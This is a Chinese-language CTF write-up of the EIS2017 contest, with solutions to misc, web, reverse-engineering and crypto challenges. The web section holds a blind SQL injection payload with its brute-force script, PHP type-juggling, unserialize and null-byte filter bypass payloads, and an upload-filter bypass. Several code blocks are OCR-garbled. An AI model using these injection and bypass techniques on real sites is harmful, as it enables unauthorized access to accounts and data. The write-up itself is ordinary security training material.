安恒杯EIS2017 writeup

原创


szuaurora 于 2017-11-07 08:36:27 发布
分类专栏： writeup 文章标签： 信息安全 writeup 安恒杯 CTF

上星期参加了安恒杯EIS2017实践赛，记录一下。

Misc

签到题

扫二维码可得



隐藏在黑夜里的秘密

下载压缩包，打开时提示加密，猜测可能是伪加密，于是用 010editor 把加密位去掉，置为


0。然后解压压缩包，发现里面有个 flag，怀着激动的心情打开一看，结果是这样的：

夜已降临之时，

我将自己裹在深邃的黑暗中， 在夜的最深处

期待着光明与无畏

显然这是没用的，另一个文件是Treeinblack.bmp，打开是一个文件，图片左边黑乎乎的，于是用图片隐写的工具查看一下，得到flag




Web

文件上传


直接提交 php 文件：

会被拦截：


Fuzz 发现，< 和 php 会被拦截：



猜测后端没有对数组进行过滤，将 content参数改为数组，成功上传：



得到 flag：



PHP 代码审计

php 动态变量特性。

传入参数args=GLOBALS，显示所有变量，得到flag：


php trick

打开给的链接显示找flag，然后查看 html源码，看到了 index.php的源码

发现使用了extract 函数解析 get 参数，而下面函数要求有 gift 变量，所以 get 要传 gift变量过去

访问 http://202.120.7.221:2333/index.php?gift=ddd之后，出现提示“flag 被加密了 再加密一次就得到 flag 了”这个提示


接着看源码，发现 flag 变量是在 extract 函数之前的，所以可以通过extract 函数覆盖掉 flag 的值，程序接着会使用 file_get_contents 函数，以flag 作为参数，并使用伪协议 php://input 传入 post 的数据。只要使得flag 变量的值和 post 传入的数据一样，即可得到 flag。



比赛方要求的 flag 形式是 EIS{}，RVF 显然不是，猜测是凯撒密码，解密得到 flag

Login


打开题目链接，还是熟悉的界面，还是熟悉的味道。用户名是 admin，尝试了一下发现是 sql 盲注，过滤了 select、and、mid、substr 等关键字以及*、/、！、空格等特殊字符。但是单引号可以用，而&&可以绕过 and 的过滤，()可以绕过空格的过滤。



F12 审查元素可以得到提示。


```
<div id="SL_balloon_obj" style="display: none;">...</div>
</body>
</html>
<!--hint:数据库中密码字段名为pwd，且只有一个用户名为admin的用户-->
```

构造语句 uname=admin'%26%26left(pwd,1)='a'%26%26'1'='1通过构造中间的判断语句，根据返回结果的不同，可以判断语句是否正确。如果语句正确，则返回“password error！”，如果错误，则返回“no such user！”



脚本跑一下，得到密码为 fsaoaigafsdfsdubbwouibiaewrawe

```
import requestsimport string

string = 'qwertyuiopasdfghjklzxcvbnm'


p = ''

r=requests.session()print "start...."


for i in range(1,36): for j in string:

load="admin'&&left(pwd,%d)='%s%s'&&'1'='1" %(i,p,j)#print load

payload ={'uname':load, 'pwd':123} #print payload

result

r.post("http://202.112.26.124:8080/fb69d7b4467e33c71b0153e62f7e2bf0/index.php",data=payload).text

#print result

if "password error!" in result: p=p+j

print p

print "end..."
```



登录得到 flag 为：EIS{SQLI_INJECTlion_blind}

不是管理员也能login


访问题目链接，随便填写，提示用户名有误。

:(


用户名有误,请阅读说明与帮助！

页面自动 跳转 等待时间： 2

根据提示到说明与帮助处查看发现一段php 代码，限制条件为用户名的 md5 值等于 0（双等号），根据php 弱类型比较，可以通过传入 md5 值为 0e 开头的字符串绕过，如240610708



然后在这个页面 F12 审查元素，可以发现另一段 php 代码，发现是使用了反序列化函数。



同时也利用了 php 的特性，当整数与字符串弱比较（双等号）时，字符串会强制转换成整数

0，只要传进去的参数反序列化后值为整数 0，那么就可以绕过 if 语句中的判断。

Payload：userid=240610708&password=a:2:{s:4:"name";i:0;s:3:"pwd";i:0;}

得到 flag 为：EIS{Smi1E_on_YouR_face_And_in_y0ur_heart}

随机数


刷新几次，发现值会重复，猜测是：在几个数中随机选择一个作为种子，然后再生成随机数

所以，写个脚本，随便爆破出来一个种子就行了运行环境：ubuntu16.04

```
<?php

$z = 0;

for ($x=0; $x<1000; $x++)

{

srand($x);

$y = rand(1, 1000);

if ($y == 980)

{

$z = $x;

}

}

srand($z);

echo rand(1,1000); echo "\n";

echo rand(1,1000)-1; echo "\n";

echo rand(1,1000)-1; echo "\n";

echo rand(1,1000)-1; echo "\n";

?>
```

```
[redacted]d@iZwz9eshbweoufs4wekg53Z:~$ php 2.php
980
402
692
233
```

得到第四个随机数为 233，提交，得到 flag：



EIS{brute_forc3_th3_r4nd0m_s33d}

快速计算

Python 脚本跑一发，脚本如下：

```python
import requests
import re

url = "http://202.120.7.220:2333/"
content = requests.get(url).text
print(content)

res = r'<br/>(.*?)\*(.*?)\+(.*?)\*\((.*?)\+(.*?)\)=<input type="text" name="v"/>'
matchs = re.findall(res, content, re.S | re.M)[0]

result = int(matchs[0])*int(matchs[1])+int(matchs[2])*(int(matchs[3])+int(matchs[4]))

data = {'v': result}
response = requests.post(url, data=data).text

r = r'EIS{(.*?)}'
flag = "EIS{" + re.findall(r, response, re.S | re.M)[0] + "}"
print(flag)
```

Flag:

```
EIS{sdf4we5554}

Process finished with exit code 0
```

PHP 是最好的语言

访问 http://202.112.26.124:8080/95fe19724cc6084f08366340c848b791/index.php.bak

得到源码

```php
<?php
$v1=0;$v2=0;$v3=0;
$a=(array)unserialize(@$_GET['foo']);
if(is_array($a)){
    is_numeric(@$a["param1"])?exit:NULL;
    if(@$a["param1"]){
        ($a["param1"]>2017)?$v1=1:NULL;
    }
    if(is_array(@$a["param2"])){
        if(count($a["param2"])!==5 OR !is_array($a["param2"][0])) exit;
        $pos = array_search("nudt", $a["param2"]);
        $pos===false?die("nope"):NULL;
        foreach($a["param2"] as $key=>$val){
            $val==="nudt"?die("nope"):NULL;
        }
        $v2=1;
    }
}
$c=@$_GET['egg'];
$d=@$_GET['fish'];
if(@$c[1]){
    if(!strcmp($c[1],$d) && $c[1]!==$d){
        eregi("M|n|s",$d.$c[0])?err() :NULL;
        strpos(($c[0].$d), "MyAns")?$v3=1:NULL;
    }
}
if($v1 && $v2 && $v3){
    include "flag.php";
    echo $flag;
}
?>
```

构 造 foofoo=array('param1'=>'2018abc','param2'=>array(array(array(1),0),0,2,3,4))

'param1'=>'2018abc'，绕过

```php
is_numeric(@$a["param1"])?exit:NULL;
if(@$a["param1"]){
    ($a["param1"]>2017)?$v1=1:NULL;
}
```

'param2'=>array(array(array(1),0),0,2,3,4) 绕过

```php
if(is_array(@$a["param2"])){
    if(count($a["param2"])!==5 OR !is_array($a["param2"][0])) exit;
    $pos = array_search("nudt", $a["param2"]);
    $pos===false?die("nope"):NULL;
    foreach($a["param2"] as $key=>$val){
        $val==="nudt"?die("nope"):NULL;
    }
    $v2=1;
}
```

但是这里进行了反序列化处理，所以我们需要生成序列化字符串

```php
<?php
$foo=array('param1'=>'2018abc','param2'=>array(array(array(1),0),0,2,3,4));
$a=serialize($foo);
echo $a;
?>
```

```
root@kali:/home/test# php 1.php
a:2:{s:6:"param1";s:7:"2018abc";s:6:"param2";a:5:{i:0;a:2:{i:0;a:1:{i:0
;i:1;}i:1;i:0;}i:1;i:0;i:2;i:2;i:3;i:3;i:4;i:4;}}root@kali:/home/test#
```

所以传入

foo=a:2:{s:6:"param1";s:7:"2018abc";s:6:"param2";a:5:{i:0;a:2:{i:0;a:1:{i:0;i:1;}i:1;i:0;}i:1;i:0;i:2;i:2

;i:3;i:3;i:4;i:4;}}

接下来绕过

```php
$c=@$_GET['egg'];
$d=@$_GET['fish'];
if(@$c[1]){
    if(!strcmp($c[1],$d) && $c[1]!==$d){
        eregi("M|n|s",$d.$c[0])?err() :NULL;
        strpos(($c[0].$d), "MyAns")?$v3=1:NULL;
    }
}
if($v1 && $v2 && $v3){
    include "flag.php";
    echo $flag;
}
```


这里用到的技巧是，array 和 string 进行 strcmp 比较的时候会返回一个 null，%00 可以截断

eregi

传入fish=123%00&egg[0]=11MyAns11&egg[1][]=1111成功绕过

payload: **http://202.112.26.124:8080/95fe19724cc6084f08366340c848b791/index.php?fish=123%00&egg[0]=11MyAns11&egg[1][]=1111&foo=a:2:{s:6:%22param1%22;s:7:%222018abc%22;s:6:%22param2%22;a:5:{i:0;a:2:{i:0;a:1:{i:0;i:1;}i:1;i:0;}i:1;i:0;i:2;i:2;i:3;i:3;i:4;i:4;}}**

得到 flag



Reverse

IgniteMe

下载之后用PEiD 检测无壳，用 OD 找特征 Unicode 码找到 Congratulations!直接用 IDA静态分析，进入主函数反编译。


```
IDA View-A | Pseudocode-A | Hex View-1 | Str
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    int result; // eax
4    size_t i; // [esp+4Ch] [ebp-8Ch]
5    char v5[4]; // [esp+50h] [ebp-88h]
6    char v6[28]; // [esp+58h] [ebp-80h]
7    char v7; // [esp+74h] [ebp-64h]
8
9    sub_402B30(&unk_446360, "Give me your flag:");
10   sub_4013F0(sub_403670);
11   sub_401440(v6, 127);
12   if ( strlen(v6) < 0x1E && strlen(v6) > 4 )
13   {
14     strcpy(v5, "EIS{");
15     for ( i = 0; i < strlen(v5); ++i )
16     {
17       if ( v6[i] != v5[i] )
18       {
19         sub_402B30(&unk_446360, "Sorry, keep trying! ");
20         sub_4013F0(sub_403670);
21         return 0;
22       }
23     }
24     if ( v7 == 125 )
25     {
26       if ( (unsigned __int8)sub_4011C0(v6) )
27         sub_402B30(&unk_446360, "Congratulations! ");
28       else
29         sub_402B30(&unk_446360, "Sorry, keep trying! ");
30       sub_4013F0(sub_403670);
31       result = 0;
32     }
33     else
34     {
35       sub_402B30(&unk_446360, "Sorry, keep trying! ");
36       sub_4013F0(sub_403670);
37       result = 0;
```

由此跟进 sub_4011C0 函数。

```
1  bool __cdecl sub_4011C0(char *a1)
2  {
3    size_t v2; // eax
4    signed int v3; // [esp+50h] [ebp-B0h]
5    char v4[32]; // [esp+54h] [ebp-ACh]
6    int v5; // [esp+74h] [ebp-8Ch]
7    int v6; // [esp+78h] [ebp-88h]
8    size_t i; // [esp+7Ch] [ebp-84h]
9    char v8[128]; // [esp+80h] [ebp-80h]
0
1    if ( strlen(a1) <= 4 )
2      return 0;
3    i = 4;
4    v6 = 0;
5    while ( i < strlen(a1) - 1 )
6      v8[v6++] = a1[i++];
7    v8[v6] = 0;
8    v5 = 0;
9    v3 = 0;
0    memset(v4, 0, 0x20u);
1    for ( i = 0; ; ++i )
2    {
3      v2 = strlen(v8);
4      if ( i >= v2 )
5        break;
6      if ( v8[i] >= 97 && v8[i] <= 122 )
7      {
8        v8[i] -= 32;
9        v3 = 1;
0      }
1      if ( !v3 && v8[i] >= 65 && v8[i] <= 90 )
2        v8[i] += 32;
3      v4[i] = byte_4420B0[i] ^ sub_4013C0(v8[i]);
4      v3 = 0;
5    }
6    return strcmp("GONDPHyGjPEKruv{{pj]X@rF", v4) == 0;
7  }
```

得到：GONDPHyGjPEKruv{{pj]X@rF，由 strcmp 函数，当 GONDPHyGjPEKruv{{pj]X@rF和v4 相同时返回0，分析上面的算法写出如下脚本。


```
# -*- coding:utf-8 -*-

byte_4420B0 =[0x0D, 0x13, 0x17, 0x11, 0x2, 0x1, 0x20, 0x1D, 0x0C, 0x2, 0x19, 0x2F, 0x17, 0x2B, 0x24, 0x1F,

0x4]

v4 ="GONDPHyGjPEKruv{{pj]X@rF"



for i in range(0, 24):

for j in range(65, 123):

if ord(v4[i]) == (byte_4420B0[i] ^ ((j ^ 0x55) + 0x48)): if 0x40 < j< 0x5B:

    j += 0x20

print(chr(j),end="")
```



得到 flag：EIS{wadx_tdgk_aihc_ihkn_pjlm}

ReverseMe

下载之后查壳，无壳。OD 载入直接到程序入口。用 OD 中文搜索插件：



打开 IDA 搜索字符串：congratulations

```
jle     loc_403E01
cmp     eax, 1Eh
jg      loc_403E12
mov     [esp+54h+var_4C], eax
lea     eax, [esp+54h+var_44]
mov     [esp+54h+Str], ebx
mov     [esp+54h+var_50], eax
call    sub_4014A0
test    eax, eax
jz      short loc_403DCF
mov     [esp+54h+Str], offset aCongratulation ; "congratulations, your input is the flag"...
call    printf

                        ; CODE XREF: sub_403CC0+11B↓j
```

按 F5 反编译：

```
while ( v0 < 8 );
puts("input your key:");
scanf("%s", v13);
v1 = strlen((const char *)v13);
if ( v1 <= 19 )
{
  printf("too short!");
  result = -1;
}
else if ( v1 > 30 )
{
  printf("too long!");
  result = -1;
}
else
{
  if ( sub_4014A0(v13, &v5, v1) )
    printf("congratulations, your input is the flag ^_^");
  else
    printf("try agian");
  v2 = (FILE *)((char *)iob[1] - 1);
  iob[1] = v2;
  if ( (signed int)v2 < 0 )
```

跟进 sub_014A0 函数：

```
  v33 = -117;
  if ( a3 == 25 )
  {
    v5 = 0;
    do
    {
      v35[v5] = __ROL1__(*(_BYTE *)(a1 + v5), 2);
      ++v5;
    }
    while ( v5 != 25 );
    v6 = 0;
    do
    {
      v35[v6] ^= sub_401460(a2, v6);
      ++v6;
    }
    while ( v6 != 25 );
    v7 = 15;
    for ( i = 0; v35[i] == v7; v7 = *(&v9 + i) )
    {
      if ( ++i == 25 )
        return 1;
    }
  }
  return 0;
}
```

sub_4014A0 很辣眼，三个参数，第一个参数原文，第二个密钥，第三个长度

```
signed int __cdecl sub_4014A0(int a1, int a2, int len)
{
  unsigned int p; // ebx@1
  int v5; // eax@5
  char v6; // dl@6
  int v7; // ebx@7
  char v8; // dl@9
  int i; // eax@9
  char v10; // [esp+Ah] [ebp-4Ah]@2
  char v11; // [esp+Bh] [ebp-49h]@3
  char key_a; // [esp+Ch] [ebp-48h]@2
  char v13; // [esp+Dh] [ebp-47h]@3
  char v14; // [esp+Eh] [ebp-46h]@3
  char v15; // [esp+Fh] [ebp-45h]@3
  char key_b; // [esp+10h] [ebp-44h]@3
  char v17; // [esp+11h] [ebp-43h]@3
  char v18; // [esp+12h] [ebp-42h]@3
  char v19; // [esp+13h] [ebp-41h]@3
  char key_c; // [esp+14h] [ebp-40h]@3
  char v21; // [esp+15h] [ebp-3Fh]@3
  char v22; // [esp+16h] [ebp-3Eh]@3
  char v23; // [esp+17h] [ebp-3Dh]@3
  char key_d; // [esp+18h] [ebp-3Ch]@3
  char v25; // [esp+19h] [ebp-3Bh]@3
  char v26; // [esp+1Ah] [ebp-3Ah]@3
  char v27; // [esp+1Bh] [ebp-39h]@3
  char key_f; // [esp+1Ch] [ebp-38h]@3
  char v29; // [esp+1Dh] [ebp-37h]@3
  char v30; // [esp+1Eh] [ebp-36h]@3
  char v31; // [esp+1Fh] [ebp-35h]@3
  char key_g; // [esp+20h] [ebp-34h]@3
  char v33; // [esp+21h] [ebp-33h]@3
  char v34; // [esp+22h] [ebp-32h]@3
  int v35; // [esp+24h] [ebp-30h]@1
  char v36[44]; // [esp+28h] [ebp-2Ch]@6
```

密文对比的方法，可以看到先循环位移，然后再异或。加密 = 每位 ROL 2 xor 密钥对应的位数。反向推导一下就是 密文 xor 密钥 ROR 2。看的时候要注意这个变量的地址是连续的。

用 python 破解这个算法：

```python
import struct
import string
import ctypes
import numpy as np

def get(_key,index):
    v2 = ord(_key[index])
    v3 = ord(_key[index+1])
    if(v2 - 48 > 9):
        v2 = v2 - 55
    v4 = v2 & 0xF
    v5 = (v3-55) & 0xF
    if(v3 - 48 <= 9):
        v5 = v3 & 0xF
    return v5 | 16 * v4
def ROL(x,n):
    return ((x>>(8 - n)) | (x<<n)) & 0xFF
def ROR(x,n):
    return ((x<<(8 - n)) | (x>>n)) & 0xFF
if __name__ == "__main__":
    key = struct.pack("IIIIIIII",0x46324131,0x43333439,0x43384434,0x45364235,0x39433341,0x44414342,0x4537,0)
    non = "\x0F\x87\x62\x14\x01\xC6\xF0\x21\x30\x11\x50\xD0\x82\x23\xAE\x23\xEE\xA9\xB4\x52\x78\x57\x0C\x86\x8B"
    result = ""
    for i,x in enumerate(non):
        result = result+ chr(ROR(ord(x) ^ get(key,i),2))
    print result
```

密文对比的方法，可以看到先循环位移，然后再异或

```
root@kali:~/Desktop# python crack.py
EIS{ea3y_r7Eve0rSe_r1ghT}
root@kali:~/Desktop#
```

Crypto

easy crypto

we have key:hello world

看到只有一个 key 猜是对称加密

get buf unsigns[256] get buf t[256]

2 个 256 长度参数，然后是简单地用key 打乱 s 中的值、之后看到有异或操作基本确定是rc4

了

直接用 rc4 使用已知的 key 解密

```
# -*- coding: utf-8 -*-

def rc4_dec(enc_data, key): j = 0

s = range(256)

for i in range(256): j=(j+s[i]+ord(key[i%len(key)])) % 256 s[i], s[j] =s[j], s[i]

i = j = 0

result = []

for c in enc_data:

i= (i+1) % 256

j= (j+s[i]) % 256

s[i], s[j] =s[j], s[i] result.append(chr(ord(c)^s[(s[i]+s[j])%256]))

return ''.join(result)
```

flag =rc4_dec(open("enc.txt", "rb").read(), 'hello world') printflag

EIS{55a0a84f86a6ad40006f014619577ad3}